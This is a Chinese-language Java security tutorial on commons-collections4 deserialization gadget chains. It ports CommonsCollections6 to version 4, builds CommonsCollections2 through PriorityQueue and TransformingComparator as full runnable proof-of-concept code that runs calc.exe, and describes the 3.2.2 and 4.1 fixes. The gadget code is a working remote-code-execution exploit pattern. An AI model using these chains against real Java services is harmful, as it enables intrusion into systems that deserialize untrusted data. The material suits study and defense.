Java安全漫谈 - 16.commons-collections4与漏洞修复

> 这是代码审计知识星球中Java安全的第十六篇文章。

Apache Commons Collections是一个著名的辅助开发库，包含了一些Java中没有的数据结构和和辅助方法，不过随着Java 9以后的版本中原生库功能的丰富，以及反序列化漏洞的影响，它也在逐渐被升级或替代。

在2015年底commons-collections反序列化利用链被提出时，Apache Commons Collections有以下两个分支版本：

- commons-collections:commons-collections
- org.apache.commons:commons-collections4

可见，groupId和artifactId都变了。前者是Commons Collections老的版本包，当时版本号是3.2.1；后者是官方在2013年推出的4版本，当时版本号是4.0。那么为什么会分成两个不同的分支呢?

官方认为旧的commons-collections有一些架构和API设计上的问题，但修复这些问题，会产生大量不能向前兼容的改动。所以，commons-collections4不再认为是一个用来替换commons-collections的新版本，而是一个新的包，两者的命名空间不冲突，因此可以共存在同一个项目中。

那么很自然有个问题，既然3.2.1中存在反序列化利用链，那么4.0版本是否存在呢?

commons-collections4的改动

为了探索这个问题，我们需要先搞清楚一点，老的利用链在commons-collections4中是否仍然能使用?


幸运的是，因为这二者可以共存，所以我可以将两个包安装到同一个项目中进行比较：

```
<dependencies>
    <!-- https://mvnrepository.com/artifact/commons-collections/commons-collections -->
    <dependency>
        <groupId>commons-collections</groupId>
        <artifactId>commons-collections</artifactId>
        <version>3.2.1</version>
    </dependency>
    <!-- https://mvnrepository.com/artifact/org.apache.commons/commons-collections4 -->
    <dependency>
        <groupId>org.apache.commons</groupId>
        <artifactId>commons-collections4</artifactId>
        <version>4.0</version>
    </dependency>
</dependencies>
```

然后，因为老的Gadget中依赖的包名都是`org.apache.commons.collections`，而新的包名已经变了，是`org.apache.commons.collections4`。

我们用已经熟悉的CommonsCollections6利用链做个例子，我们直接把代码拷贝一遍，然后将所有`import org.apache.commons.collections.*`改成`import org.apache.commons.collections4.*`。

此时IDE爆出了一个错误，原因是`LazyMap.decorate`这个方法没了：



我们看下3中decorate的定义，非常简单：

```
public static Map decorate(Map map, Transformer factory) {
    return new LazyMap(map, factory);
}
```


这个方法不过就是LazyMap构造函数的一个包装，而在4中其实只是改了个名字叫`lazyMap`：

```
public static <V, K> LazyMap<K, V> lazyMap(final Map<K, V> map, final
Transformer<? super K, ? extends V> factory) {
    return new LazyMap<K,V>(map, factory);
}
```

所以，我们将Gadget中出错的代码换一下名字：

```
Map outerMap = LazyMap.lazyMap(innerMap, transformerChain);
```

解决了错误，我们运行一下，成功弹出计算器：



同理，可以试一下之前看过的CommonsCollections1、CommonsCollections3，都可以在commons-collections4中正常使用。

PriorityQueue利用链

除了老的几个利用链，ysoserial还为commons-collections4准备了两条新的利用链，那就是CommonsCollections2和CommonsCollections4。

commons-collections这个包之所有能攒出那么多利用链来，除了因为其使用量大，技术上的原因是其中包含了一些可以执行任意方法的**Transformer**。所以，**在commons-collections中找Gadget的过程，实际上可以简化为，找一条从`Serializable#readObject()`方法到`Transformer#transform()`方法的调用链。**

有了这个认识，我们再来看CommonsCollections2，其中用到的两个关键类是：

- `java.util.PriorityQueue`
- `org.apache.commons.collections4.comparators.TransformingComparator`

这两个类有什么特点?

`java.util.PriorityQueue`是一个有自己`readObject()`方法的类：

```
private void readObject(java.io.ObjectInputStream s)
```

```
    throws java.io.IOException, ClassNotFoundException {
    // Read in size, and any hidden stuff
    s.defaultReadObject();

    // Read in (and discard) array length
    s.readInt();

    queue = new Object[size];

    // Read in all elements.
    for (int i = 0; i < size; i++)
        queue[i] = s.readObject();

    // Elements are guaranteed to be in "proper order", but the
    // spec has never explained what that might be.
    heapify();
}
```

`org.apache.commons.collections4.comparators.TransformingComparator`中有调用`transform()`方法的函数：

```
public int compare(final I obj1, final I obj2) {
    final O value1 = this.transformer.transform(obj1);
    final O value2 = this.transformer.transform(obj2);
    return this.decorated.compare(value1, value2);
}
```

所以，CommonsCollections2实际就是一条从`PriorityQueue`到`TransformingComparator`的利用链。

看一下他们是怎么连接起来的。`PriorityQueue#readObject()`中调用了`heapify()`方法，`heapify()`中调用了`siftDown()`，`siftDown()`中调用了`siftDownUsingComparator()`，`siftDownUsingComparator()`中调用的`comparator.compare()`，于是就连接到上面的`TransformingComparator`了：

```
private void siftDownUsingComparator(int k, E x) {
    int half = size >>> 1;
    while (k < half) {
        int child = (k << 1) + 1;
        Object c = queue[child];
        int right = child + 1;
        if (right < size &&
            comparator.compare((E) c, (E) queue[right]) > 0)
            c = queue[child = right];
        if (comparator.compare(x, (E) c) <= 0)
            break;
        queue[k] = c;
        k = child;
```

```
    }
    queue[k] = x;
}
```

整个调用关系比较简单，调试时间不会超过5分钟。

总结一下：

- `java.util.PriorityQueue`是一个优先队列（Queue），基于二叉堆实现，队列中每一个元素有自己的优先级，节点之间按照优先级大小排序成一棵树
- 反序列化时为什么需要调用`heapify()`方法？为了反序列化后，需要恢复（换言之，保证）这个结构的顺序
- 排序是靠将大的元素下移实现的。`siftDown()`是将节点下移的函数，而`comparator.compare()`用来比较两个元素大小
- `TransformingComparator`实现了`java.util.Comparator`接口，这个接口用于定义两个对象如何进行比较。`siftDownUsingComparator()`中就使用这个接口的`compare()`方法比较树的节点。

关于`PriorityQueue`这个数据结构的具体原理，可以参考这篇文章：https://www.cnblogs.com/linghu-java/p/9467805.html

按照这个思路开始编写POC吧。

首先，还是创建Transformer，标准操作：

```
Transformer[] fakeTransformers = new Transformer[] {new ConstantTransformer(1)};
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod", new Class[] { String.class,
                                                      Class[].class }, new Object[] { "getRuntime",

          new Class[0] }),
    new InvokerTransformer("invoke", new Class[] { Object.class,
                                                   Object[].class }, new Object[] { null, new Object[0] }),
    new InvokerTransformer("exec", new Class[] { String.class },
                           new String[] { "calc.exe" }),
};
Transformer transformerChain = new ChainedTransformer(fakeTransformers);
```

再创建一个`TransformingComparator`，传入我们的Transformer：

```
Comparator comparator = new TransformingComparator(transformerChain);
```

实例化`PriorityQueue`对象，第一个参数是初始化时的大小，至少需要2个元素才会触发排序和比较，所以是2；第二个参数是比较时的Comparator，传入前面实例化的comparator：

```
PriorityQueue queue = new PriorityQueue(2, comparator);
queue.add(1);
queue.add(2);
```

后面随便添加了2个数字进去，这里可以传入非null的任意对象，因为我们的Transformer是忽略传入参数的。

最后，将真正的恶意Transformer设置上，原因不用多说：


```
setFieldValue(transformerChain, "iTransformers", transformers);
```

完整的example如下：

```
package com.govuln.deserialization;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Comparator;
import java.util.PriorityQueue;

import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;
import org.apache.commons.collections4.comparators.TransformingComparator;

public class CommonsCollections2 {
    public static void setFieldValue(Object obj, String fieldName, Object
value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        field.set(obj, value);
    }

    public static void main(String[] args) throws Exception {
        Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] {
String.class,
                        Class[].class }, new Object[] { "getRuntime",
                        new Class[0] }),
                new InvokerTransformer("invoke", new Class[] {
Object.class,
```

```
                        Object[].class }, new Object[] { null, new
Object[0] }),
                new InvokerTransformer("exec", new Class[] { String.class
},
                        new String[] { "calc.exe" }),
        };
        Transformer transformerChain = new
ChainedTransformer(fakeTransformers);

        Comparator comparator = new
TransformingComparator(transformerChain);

        PriorityQueue queue = new PriorityQueue(2, comparator);
        queue.add(1);
        queue.add(2);

        setFieldValue(transformerChain, "iTransformers", transformers);

        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();

        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```

执行后成功弹出计算器：



改进PriorityQueue利用链

在上一篇文章中我们提到，用`TemplatesImpl`可以构造出无Transformer数组的利用链，我们尝试用同样的方法将这个利用链也改造一下。

首先，还是创建`TemplatesImpl`对象：

```
TemplatesImpl obj = new TemplatesImpl();
setFieldValue(obj, "_bytecodes", new byte[][]{getBytescode()});
setFieldValue(obj, "_name", "HelloTemplatesImpl");
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
```

创建一个人畜无害的`InvokerTransformer`对象，并用它实例化`Comparator`：

```
Transformer transformer = new InvokerTransformer("toString", null, null);
Comparator comparator = new TransformingComparator(transformer);
```

还是像上一节一样实例化`PriorityQueue`，但是此时向队列里添加的元素就是我们前面创建的`TemplatesImpl`对象了：

```
PriorityQueue queue = new PriorityQueue(2, comparator);
queue.add(obj);
queue.add(obj);
```

原因很简单，和上一篇文章相同，因为我们这里无法再使用Transformer数组，所以也就不能用`ConstantTransformer`来初始化变量，需要接受外部传入的变量。而在`Comparator#compare()`时，队列里的元素将作为参数传入`transform()`方法，这就是传给`TemplatesImpl#newTransformer`的参数。

最后一步，将`toString`方法改成恶意方法`newTransformer`：

```
setFieldValue(transformer, "iMethodName", "newTransformer");
```

改进后的完整代码见CommonsCollections2TemplatesImpl.java。

commons-collections反序列化官方修复方法

大概了解了commons-collections4的几种Gadget原理，我们把视角放大，思考几个问题：

- PriorityQueue的利用链是否支持在commons-collections 3中使用?
- Apache Commons Collections官方是如何修复反序列化漏洞的?


第一个问题，答案不能。因为这条利用链中的关键类`org.apache.commons.collections4.comparators.TransformingComparator`，在commons-collections4.0以前是版本中是没有实现`Serializable`接口的，无法在序列化中使用。

第二个问题，Apache Commons Collections官方在2015年底得知序列化相关的问题后，就在两个分支上同时发布了新的版本，4.1和3.2.2。

先看3.2.2，通过diff可以发现，新版代码中增加了一个方法`FunctorUtils#checkUnsafeSerialization`，用于检测反序列化是否安全。如果开发者没有设置全局配置`org.apache.commons.collections.enableUnsafeSerialization=true`，即默认情况下会抛出异常。

这个检查在常见的危险Transformer类（`InstantiateTransformer`、`InvokerTransformer`、`PrototypeFactory`、`CloneTransformer`等）的`readObject`里进行调用，所以，当我们反序列化包含这些对象时就会抛出一个异常：

> Serialization support for org.apache.commons.collections.functors.InvokerTransformer is disabled for security reasons. To enable it set system property 'org.apache.commons.collections.enableUnsafeSerialization' to 'true', but you must ensure that your application does not de-serialize objects from untrusted sources.



再看4.1，修复方式又不一样。4.1里，这几个危险Transformer类不再实现`Serializable`接口，也就是说，他们几个彻底无法序列化和反序列化了。更绝。

总结

总结一下，这一篇介绍了commons-collections4.0相比于3.2.1的变化，并且改进了老3.2.1的Gadget，让其可以在4.0中工作；另外，这一篇还介绍了一款新的commons-collections4利用链，它只能工作在4.0版本中；最后，我们看了一下Apache Commons Collections官方对反序列化漏洞的修复方法及报错信息，以后如果看到这样的报错，就知道是什么原因了。

到这里，CommonsCollections相关的利用链就讲完了，其实还有4、5、7没有说过，不过因为没有实际问题涉及到这三个，所以我就不展开讲了，有兴趣可以自己研究研究。回看这几篇文章里讲过的CommonsCollections利用链，会发现几乎没有和ysoserial中代码完全相同的，因为我的思路并不是按部就班一行行来解释ysoserial的代码，而是跟随实际的思考和需求走，所以你会看到有对CommonsCollections6的简化，有对Transformer[]数组的改造，可以说是理解了ysoserial后自己重写的逻辑，这样会印象深刻很多。读者们也可以试试。

下一篇文章，我们又会再次遇到Shiro反序列化漏洞，并且深入地理解另外一个有趣的利用链。

参考资料：

- https://github.com/frohoff/ysoserial
- https://www.cnblogs.com/linghu-java/p/9467805.html
- https://issues.apache.org/jira/browse/COLLECTIONS-580